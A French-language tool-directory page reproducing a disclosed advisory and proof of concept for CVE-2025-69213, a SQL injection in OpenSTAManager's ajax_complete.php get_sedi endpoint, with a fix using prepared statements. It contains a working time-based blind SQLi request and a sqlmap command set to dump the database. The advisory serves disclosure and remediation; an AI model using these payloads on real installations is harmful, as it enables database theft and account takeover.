
Skip to content
KitploitKITPLOIT
OutilsExploitsBlog
Log in
Soumettre
OutilsExploitsBlog
Soumettre

Outils de Hacking, PenTest et Cybersécurité pour votre Arsenal de Sécurité !

Kitploit est un répertoire d'outils de hacking, de cybersécurité et de pentesting. Découvrez les dernières mises à jour des projets pour trouver des vulnérabilités, analyser des systèmes, automatiser les tests et renforcer votre sécurité.

··Flux·Contact·Confidentialité·© 2026 Kitploit

Répertoire d'outils

Catégories

Voir toutes les catégories
Loading categories
CVE-2025-69213 — Dépôt de preuve de concept pour CVE-2025-69213, démontrant une vulnérabilité SQL injection dans le point de terminaison ajax_complete.php d'OpenSTAManager avec une exploitation aveugle basée sur le temps et des conseils de remédiation. | Kitploit
Outils/GitHubGitHub/lukasz-rybak/cve-2025-69213
Analyse des VulnérabilitésExploitationExploitation d'Applications WebTests d'IntrusionApprentissage et ÉducationSécurité des Bases de Données
GitHublukasz-rybak/cve-2025-69213

CVE-2025-69213

Dépôt de preuve de concept pour CVE-2025-69213, démontrant une vulnérabilité SQL injection dans le point de terminaison ajax_complete.php d'OpenSTAManager avec une exploitation aveugle basée sur le temps et des conseils de remédiation.

Voir le dépôt
8il y a 5 moisPas encore vérifié

Populaires

Voir tout →

Découvrez les outils les plus utilisés par notre communauté.

Explorer tous les outils

Parcourez notre collection d'outils

Voir tous les outils →
Partager

CVE-2025-69213 : OpenSTAManager a une injection SQL dans ajax_complete.php (endpoint get_sedi)

Aperçu

ChampDétails
Identifiant CVECVE-2025-69213
GravitéÉLEVÉE
Avis de sécuritéVoir l'avis
Découvert parLukasz Rybak

Produits concernés

  • devcode-it/openstamanager (versions : <= 2.9.8)

Classification CWE

  • CWE-89 : Neutralisation incorrecte des éléments spéciaux utilisés dans une commande SQL (« Injection SQL »)

Détails

Résumé

Une vulnérabilité d'injection SQL existe dans l'endpoint ajax_complete.php lors du traitement de l'opération get_sedi. Un attaquant authentifié peut injecter du code SQL malveillant via le paramètre idanagrafica, conduisant à un accès non autorisé à la base de données.

Preuve de concept

Code vulnérable

Fichier : modules/anagrafiche/ajax/complete.php:28

case 'get_sedi':
    $idanagrafica = get('idanagrafica');
    $q = "SELECT id, CONCAT_WS( ' - ', nomesede, citta ) AS descrizione 
          FROM an_sedi 
          WHERE idanagrafica='".$idanagrafica."' ...";
    $rs = $dbo->fetchArray($q);

Flux de données

  1. Source : $_GET['idanagrafica'] → get('idanagrafica')
  2. Vulnérable : Entrée utilisateur concaténée directement dans la requête SQL avec des guillemets simples
  3. Puits : $dbo->fetchArray($q) exécute la requête malveillante

Exploitation


Preuve de concept manuelle (SQLi aveugle basée sur le temps) :

GET /ajax_complete.php?op=get_sedi&idanagrafica=1' AND (SELECT 1 FROM (SELECT(SLEEP(5)))a) AND '1'='1 HTTP/1.1
Host: localhost:8081
Cookie: PHPSESSID=<session-valide>
image


Exploitation avec SQLMap :

sqlmap -u "http://localhost:8081/ajax_complete.php?op=get_sedi&idanagrafica=1*" \
  --cookie="PHPSESSID=<session>" \
  --dbms=MySQL \
  --technique=T \
  --level=3 \
  --dump

Sortie SQLMap :

[INFO] URI parameter '#1*' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
Parameter: #1* (URI)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: idanagrafica=1' AND (SELECT 2572 FROM (SELECT(SLEEP(5)))oOnc)-- rhVF
back-end DBMS: MySQL >= 5.0.12
image

Impact

  • Exfiltration de données : Extraction complète de la base de données, y compris les identifiants utilisateur, les données clients, les enregistrements financiers.
  • Élévation de privilèges : Modification de la table zz_users pour obtenir un accès administrateur.
  • Intégrité des données : Modification ou suppression non autorisée d'enregistrements.
  • Exécution de code potentielle (RCE) : Via SELECT ... INTO OUTFILE si les permissions de fichiers le permettent.

Versions concernées

  • OpenSTAManager : Vérifié dans la dernière version (à partir de décembre 2025).
  • Toutes les versions utilisant cet endpoint sont probablement affectées.

Correction

Remplacer la concaténation directe par des instructions préparées :

Avant :

$idanagrafica = get('idanagrafica');
$q = "SELECT ... WHERE idanagrafica='".$idanagrafica."' ...";

Après :

$idanagrafica = get('idanagrafica');
$q = "SELECT ... WHERE idanagrafica=".prepare($idanagrafica)." ...";

Références

  • OWASP SQL Injection : https://owasp.org/www-community/attacks/SQL_Injection
  • CWE-89 : Neutralisation incorrecte des éléments spéciaux utilisés dans une commande SQL

Crédits

Découvert par : Łukasz Rybak

Références

  • https://github.com/devcode-it/openstamanager/security/advisories/GHSA-w995-ff8h-rppg
  • https://nvd.nist.gov/vuln/detail/CVE-2025-69213
  • https://github.com/advisories/GHSA-w995-ff8h-rppg

Avertissement

Cette CVE a été divulguée de manière responsable selon les pratiques de divulgation coordonnée des vulnérabilités. Les informations fournies ici le sont à des fins éducatives et défensives uniquement.

Télécharger l’outil